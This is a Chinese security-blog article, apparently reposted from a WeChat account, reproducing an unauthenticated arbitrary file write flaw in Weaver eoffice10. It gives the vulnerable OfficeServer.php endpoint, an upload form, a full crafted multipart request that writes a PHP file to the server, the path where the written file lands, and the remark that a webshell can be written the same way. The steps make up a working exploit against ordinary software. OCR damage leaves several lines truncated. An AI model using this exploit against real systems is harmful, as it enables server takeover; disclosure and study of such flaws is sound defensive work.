泛微 eoffice10 前台任意文件写入漏洞

2022年12月9日 10:07:01 评论 710 views 字数 1840 阅读6分8秒 阅读模式 漏洞预警服务

文章声明

安全技术类文章仅供参考，此文所提供的信息仅针对漏洞靶场进行渗透，**未经授权请勿利用文章内的相关技术从事非法测试，如因此产生的一切不良后果与文**
关。

本文所提供的工具仅用于学习，禁止用于其他目的，推荐大家在了解技术原理的前提下，更好的维护个人信息安全、企业安全、国家安全。

一、漏洞描述

泛微eoffice协同办公平台是一款专业的office办公的工具软件。软件支持在线多人编辑文件，并且会在第一时间收发协作需求。十分方便快捷，界面晰，操作简单，极易上手，是一款不可多得的利器。

泛微eoffice 10版本存在前台任意文件写入漏洞，攻击者可通过该漏洞上传webshell获取服务器权限。


二、漏洞复现

系统首页地址及页面显示如下

```
1. http://xx.xx.xx.xx/eoffice10/client/web/login.html
```

首先查看系统版本信息

```
1. 版本号：http://xx.xx.xx.xx/eoffice10/version.json
```



确定了系统版本号之后，本地新建一个html文件，代码如下 存储安全

```
<form method='post'action='http://xx.xx.xx.xx/eoffice10/server/public/iWebOffice2015/OfficeServer.php'enctype="multipart/form-data" ><input type="file" name="FileData"/></br></br><
name="FormData" value="1"/></br></br><button type=submit value="上传">上传</button> </form>
```

浏览器打开显示如下

随便上传一张图片进行抓包，然后修改请求内容如下

```
POST /eoffice10/server/public/iWebOffice2015/OfficeServer.php HTTP/1.1Host: xx.xx.xx.xxContent-Length: 376Cache-Control: max-age=0Upgrade-Insecure-Requests: 1Origin: nul
multipart/form-data; boundary=----WebKitFormBoundaryqhUtBPRUeNb5pjitUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Ch
Safari/537.36Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9Accept-Encoding: gzip,
zh-CN,zh;q=0.9Connection: close
------WebKitFormBoundaryqhUtBPRUeNb5pjitContent-Disposition: form-data; name="FileData"; filename="1.jpg"Content-Type: image/jpeg
<?php phpinfo();?>------WebKitFormBoundaryqhUtBPRUeNb5pjitContent-Disposition: form-data; name="FormData"
{'USERNAME':'','RECORDID':'undefined','OPTION':'SAVEFILE','FILENAME':'test.php'}------WebKitFormBoundaryqhUtBPRUeNb5pjit--
```


泛微 eoffice10 前台任意文件写入漏洞

写入的文件地址如下


```
http://xx.xx.xx.xx/eoffice10/server/public/iWebOffice2015/Document/test.php
```


泛微 eoffice10 前台任意文件写入漏洞

如果想要getshell，直接写入webshell即可。 威胁情报

原文始发于微信公众号（守卫者安全）：泛微 eoffice10 前台任意文件写入漏洞

AI 生态暗面已全面潜伏，传统防护彻底失效



用AI蜜罐反制恶意AI：攻守易位的实战指南

EtherRAT 攻击活动利用 SEO 投毒和 GitHub 伪装账…

JAVA反序列化漏洞与CC链

跨链桥不是安全桥｜从近期攻击事件拆解 DeFi 安全…

SAP 官方 npm 包受陷，被用于供应链攻击窃取凭据

En
洞

上一篇

OSCP-Bashed靶场

下一篇

网络安全小百科之OWASP TOP 10

深入探索

软件

计算机安全

网络安全